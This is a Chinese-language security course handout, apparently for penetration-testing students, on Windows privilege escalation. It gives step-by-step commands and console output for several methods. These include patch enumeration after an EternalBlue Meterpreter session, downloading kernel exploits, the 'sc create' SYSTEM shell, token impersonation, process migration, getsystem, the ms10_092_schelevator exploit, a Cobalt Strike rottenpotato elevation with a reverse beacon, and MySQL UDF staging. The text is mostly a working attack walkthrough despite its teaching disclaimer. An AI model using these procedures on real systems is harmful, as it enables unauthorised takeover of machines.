

免责声明：

本课程内容仅限于网络安全教学，不得用于其他用途。任何利用本课程内容从事违法犯罪活动的行为，都严重违背了该课程设计的初衷，且属于使用者的个人行为与讲师无关，讲师不为此承担任何法律责任。

希望同学们知法、懂法、守法，做一个良好公民。

Windows 提权

1、系统内核溢出漏洞提权

此提权方法即是通过系统本身存在的一些漏洞，未曾打相应的补丁而暴露出来的提权方法，依托可以提升权限的 EXP 和它们的补丁编号，进行提升权限。

1.1 查找补丁

a. 手工查找

systeminfo

```
C:\Windows\system32\cmd.exe
输入法区域设置: zh-cn; 中文(中国)
时区: <UTC+08:00> 北京, 重庆, 香港特别行政区, 乌鲁木齐
物理内存总量: 4.095 MB
可用的物理内存: 3.228 MB
虚拟内存: 最大值: 8.189 MB
虚拟内存: 可用: 7.228 MB
虚拟内存: 使用中: 961 MB
页面文件位置: C:\pagefile.sys
域: TEST
登录服务器: \\PC
修补程序: 安装了 1 个修补程序。
[01]: KB958488
网卡: 安装了 1 个 NIC。
[01]: Realtek RTL8139C+ Fast Ethernet NIC
连接名: 本地连接 2
启用 DHCP: 是
DHCP 服务器: 218.0.172.1
IP 地址
[01]: 218.0.172.127
[02]: fe80::6016:9f58:7171:5c80
[03]: 240a:4000:b470:413f:5c82:1795:5c8b:1f8c
[04]: 240a:4000:b470:413f:6016:9f58:7171:5c80

C:\Users\Administrator.PC>systeminfo
```

wmic qfe get Caption,Description,HotFixID,InstalledOn

```
C:\Windows\system32\cmd.exe
C:\Users\Administrator.PC>wmic qfe get Caption,Description,HotFixID,InstalledOn
Caption                Description  HotFixID  InstalledOn
http://support.microsoft.com Update      KB958488  1/13/2022

C:\Users\Administrator.PC>
```

b. MSF 扫描

首先利用永恒之蓝取得 session

use post/windows/gather/enum_patches

```

[*] Meterpreter session 1 opened (218.0.172.120:4444 → 218.0.172.127:49160) at 2024-01-18 15:55:28 +
0800
[+] 218.0.172.127:445 - -----
[+] 218.0.172.127:445 - -----WIN-----
[+] 218.0.172.127:445 - -----

meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(windows/smb/ms17_010_eternalblue) > use post/windows/gather/enum_patches
msf6 post(windows/gather/enum_patches) > show options

Module options (post/windows/gather/enum_patches):

  Name      Current Setting  Required  Description
  ----      -
  SESSION   yes              yes       The session to run this module on.

msf6 post(windows/gather/enum_patches) > set session 1
session => 1
msf6 post(windows/gather/enum_patches) > show options

Module options (post/windows/gather/enum_patches):

  Name      Current Setting  Required  Description
  ----      -
  SESSION   1                yes       The session to run this module on.

msf6 post(windows/gather/enum_patches) > run

[*] Patch list saved to /root/.msf4/loot/20240118155736_default_218.0.172.127_enum_patches_196994.txt
[+] KB958488 installed on 1/13/2022
[*] Post module execution completed

```

1.2 查找利用工具

使用 Windows 提权辅助页 <https://i.hacking8.com/tiquan/>

Windows提权辅助工具

提权Exp

杀毒识别

Systeminfo

[01]:KB958488



查询

☒ 未修补的漏洞

☐ 已修补的漏洞

类型

☒ 权限提升

☒ 远程代码执行

Payload


☒ 仅寻找有可用payload的信息

进一步进行过滤，并下载 payload 尝试提权

也可以到 <https://github.com/SecWiki/windows-kernel-exploits> 下载 payload

× 查找	windows 7	17 个/共 21 个	下一个 上一个
CVE-2017-0213	Windows COM 特权提升漏洞	<ul style="list-style-type: none">Windows 10 for 32-bit SystemsWindows 10 for x64-based SystemsWindows 10 Version 1511 for 32-bit SystemsWindows 10 Version 1511 for x64-based SystemsWindows 10 Version 1607 for 32-bit SystemsWindows 10 Version 1607 for x64-based SystemsWindows 7 for 32-bit Systems Service Pack 1Windows 7 for x64-based Systems Service Pack 1Windows 8.1 for 32-bit systemsWindows 8.1 for x64-based systemsWindows RT 8.1Windows Server 2008 for 32-bit Systems Service Pack 2Windows Server 2008 for 32-bit Systems Service Pack 2 (Server Core installation)Windows Server 2008 for Itanium-Based Systems Service Pack 2Windows Server 2008 for x64-based Systems Service Pack 2Windows Server 2008 for x64-based Systems Service Pack 2 (Server Core installation)Windows Server 2008 R2 for Itanium-Based Systems Service Pack 1Windows Server 2008 R2 for x64-based Svst	<p>[权限提升]</p> <p>Windows COM Aggregate Marshaler 中存在特权提升漏洞。成功利用此漏洞的攻击者可以使用提升的特权运行任意代码。</p> <p>若要利用此漏洞，攻击者可以运行经特殊设计并能够利用此漏洞的应用程序。此漏洞本身不允许运行任意代码。但是，此漏洞可能与一个或多个可在运行时利用提升特权的漏洞（例如，远程执行代码漏洞和另一个特权提升）结合使用。</p> <p>此更新通过更正 Windows COM Marshaler 处理接口请求的方式来修复这个漏洞。</p> <p>Payload: CVE-2017-0213</p>

经过测试，CVE-2017-0213 能够提权。该程序不能直接返回高权限 shell，会弹出一个新的 DOS 窗口。



2、系统命令提权

在低版本系统中，如 Windows 2000、Windows 2003、Windows XP 可以使用 at 命令提权


在高版本系统中，可以使用 sc 命令提权（Service Control）

创建一个名叫 syscmd 的新的交互式的 cmd 服务

sc Create syscmd binPath= "cmd /K start" type= own type= interact



启动该服务，得到了一个 system 权限的 cmd 环境
sc start syscmd



3、令牌窃取提权

令牌(token)是系统的临时密钥, 相当于账号和密码, 用来决定是否允许这次请求和判断这次请求是属于哪一个用户的。它允许你在不提供密码或其他凭证的前提下, 访问网络和系统资源, 这些令牌将持续存在于系统中, 除非系统重新启动。MSF 中内置 incognito 工具可以进行令牌窃取。

use incognito #使用该模块

list_tokens -u #查看所有令牌

impersonate_token "NT AUTHORITY\SYSTEM" #窃取令牌, 最好是双反斜杠


```

meterpreter > getuid
Server username: PC\Administrator
meterpreter >
meterpreter > use incognito
Loading extension incognito... Success.
meterpreter > list_tokens -u
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
Call rev2self if primary process token is SYSTEM

Delegation Tokens Available
=====
NT AUTHORITY\SYSTEM
PC\Administrator
=====

Impersonation Tokens Available
=====
No tokens available

meterpreter > impersonate_token "NT AUTHORITY\SYSTEM"
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
Call rev2self if primary process token is SYSTEM
[+] Delegation token available
[+] Successfully impersonated user NT AUTHORITY\SYSTEM
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >

```

4、进程迁移提权

使用 MSF 的 ps 命令可以查看当前所有进程的情况

```

meterpreter > getuid
Server username: PC\Administrator
meterpreter > ps

```

Process List

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]				
4	0	System	x64	0		
256	4	smss.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\smss.exe
328	320	csrss.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\csrss.exe
376	320	wininit.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\wininit.exe
388	368	csrss.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\System32\csrss.exe
392	472	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\System32\svchost.exe

使用 migrate 命令选择 x64 和高权限的进程进行迁移


```
2904 2864 GoogleCrashHandl... NT AUTHORITY\SYSTEM
2912 2864 GoogleCrashHandl... x64 0 NT AUTHORITY\SYSTEM
2936 472 sppsvc.exe x64 0 NT AUTHORITY\NETWORK SERVICE
2972 472 svchost.exe x64 0 NT AUTHORITY\SYSTEM
3228 2860 shell.exe x86 1 PC\Administrator

meterpreter > getpid
Current pid: 3228
meterpreter > migrate 2912
[*] Migrating from 3228 to 2912 ...
[*] Migration completed successfully.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > getpid
Current pid: 2912
meterpreter >
```

5、工具一键提权

5.1 使用 MSF 的 getsystem 命令

```
meterpreter > getuid
Server username: PC\Administrator
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

5.2 使用 MSF 的 post/multi/recon/local_exploit_suggester 模块

a. 扫描提权漏洞

use post/multi/recon/local_exploit_suggester

```
msf6 exploit(multi/handler) > sessions

Active sessions
=====
```

Id	Name	Type	Information	Connection
8		meterpreter	x64/windows PC\Administrator @ PC	218.0.172.120:4444 → 218.0.172.127:49728 (218.0.172.127)

```
msf6 exploit(multi/handler) > use post/multi/recon/local_exploit_suggester
msf6 post(multi/recon/local_exploit_suggester) > set session 8
session => 8
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 218.0.172.127 - Collecting local exploits for x64/windows ...
[*] 218.0.172.127 - 3 exploit checks are being tried ...
[+] 218.0.172.127 - exploit/windows/local/ms10_092_schelevator: The target appears to be vulnerable.
[*] Post module execution completed
```

b. 利用提权漏洞

```
msf6 exploit(windows/local/ms10_092_schelevator) > run

[*] Started reverse TCP handler on 218.0.172.120:4444
[*] Preparing payload at C:\Users\ADMINI~1\PC\AppData\Local\Temp\tjhhtpaxLMxiv.exe
[*] Creating task: zQmlsHbNju1Z2H
[*] *J*: *****2***** "zQmlsHbNju1Z2H"♦♦
[*] SCHELEVATOR
[*] Reading the task file contents from C:\Windows\system32\tasks\zQmlsHbNju1Z2H ...
[*] Original CRC32: 0x2ef4699e
[*] Final CRC32: 0x2ef4699e
[*] Writing our modified content back ...
[*] Validating task: zQmlsHbNju1Z2H
[*] *****♦♦*****
[*] Disabling the task ...
[*] *J*: *****2***** "zQmlsHbNju1Z2H" ♦J*****
[*] SCHELEVATOR
[*] Enabling the task ...
[*] *J*: *****2***** "zQmlsHbNju1Z2H" ♦J*****
[*] SCHELEVATOR
[*] Executing the task ...
[*] Sending stage (175174 bytes) to 218.0.172.127
[*] *J*: ***** "zQmlsHbNju1Z2H"♦♦
[*] SCHELEVATOR
[*] Deleting the task ...
[*] *J*: ♦2***** "zQmlsHbNju1Z2H" ♦♦♦J♦♦♦♦
[*] SCHELEVATOR
[*] Meterpreter session 9 opened (218.0.172.120:4444 → 218.0.172.127:49747) at 2023-11-23 11:59:23 +0800

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```


5.3 使用 Cobalt Strike 进行提权

a. 启动 CS


```
(root@kali)~# cd CobaltStrike4.5
(root@kali)~/CobaltStrike4.5# ls
agscript      cobaltstrike.exe  CSAgent.jar  logs          scripts        third-party
c2lint        cobaltstrike.jar  data         peclone       teamserver     teamserver.bat
cobalt-4-5-user-guide.pdf  cobaltstrike.sh  favicon.ico  plugin        TeamServer.prop
cobaltstrike.bat  cobaltstrike.store  license.pdf  resources

(root@kali)~/CobaltStrike4.5# ./teamserver 218.0.172.120 123456
[*] Will use existing X509 certificate and keystore (for SSL)
[*] Loading properties file (/root/CobaltStrike4.5/TeamServer.prop).
[*] Properties file was loaded.
[+] Team server is up on 0.0.0.0:50050
[*] SHA256 hash of SSL cert is: 694f4ce11e8c2a9919045caa0a063adf85d75b0a55fb88f6058d9f33bd3763e9
[+] Listener: httpbeacon started!
```

b. 加载插件



c. 上线 Administrator 权限的 win7 (会话间隔时间 0)



d. 右键 -> 凭证提权 -> 权限提升

The screenshot displays the Cobalt Strike interface. At the top, a table lists active listeners:

external	internal	listener	user	computer	note	process	pid	arch	last
218.0.172....	218.0.172....	httpbeacon	SYSTEM *	PC		rundll32.exe	908	x64	22s
218.0.172....	218.0.172....	httpbeacon	Administrat...	PC		beacon.exe	2532	x86	32ms

A dialog box titled "权限提权" (Privilege Escalation) is open, prompting the user to attempt a high-privilege Beacon session. It contains the following fields and buttons:


- 监听器 (Listener): httpbeacon
- 提权方式 (Privilege Escalation Method): rottenpotato
- Buttons: 运行 (Run), 帮助 (Help)

The terminal window at the bottom shows the following commands and output:

```
beacon> sleep 0
[*] Tasked beacon to become interactive
[+] host called home, sent: 16 bytes
beacon> sleep 0
[*] Tasked beacon to become interactive
[+] host called home, sent: 16 bytes
beacon> elevate rottenpotato httpbeacon
[*] Task Beacon to run windows/beacon_http/reverse_http (218.0.172.120:80) via RottenPotato (ms16-075)
[+] host called home, sent: 335294 bytes
```

The status bar at the bottom indicates the current user is Administrator */2532 and the last action was 32ms ago.

e. 也可以使用插件中的工具提权



6、数据库提权

在获得数据库权限后，不同的数据库有不同的方法去提升到系统权限，这里以MYSQL为例。

MYSQL 提权有多种方法，比如 UDF 提权、MOF 提权、WebShell 提权等，这里以 UDF 提权为例。

UDF (user defined function)，即用户自定义函数。是通过添加新函数，对 MySQL 的功能进行扩充。如果添加的是系统命令的函数，则可以利用该函数执行系统任意命令，达到提权的目的。

通过 python 将 MSF 下的 dll 文件传给目标系统
 cd /usr/share/metasploit-framework/data/exploits/mysql
 python3 -m http.server


```
zsh: corrupt history file /root/.zsh_history
(root@kali)~[~]
# cd /usr/share/metasploit-framework/data/exploits/mysql


(root@kali)~[~/usr/share/metasploit-framework/data/exploits/mysql]
# ls
lib_mysqludf_sys_32.dll  lib_mysqludf_sys_32.so  lib_mysqludf_sys_64.dll  lib_mysqludf_sys_64.so

(root@kali)~[~/usr/share/metasploit-framework/data/exploits/mysql]
# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

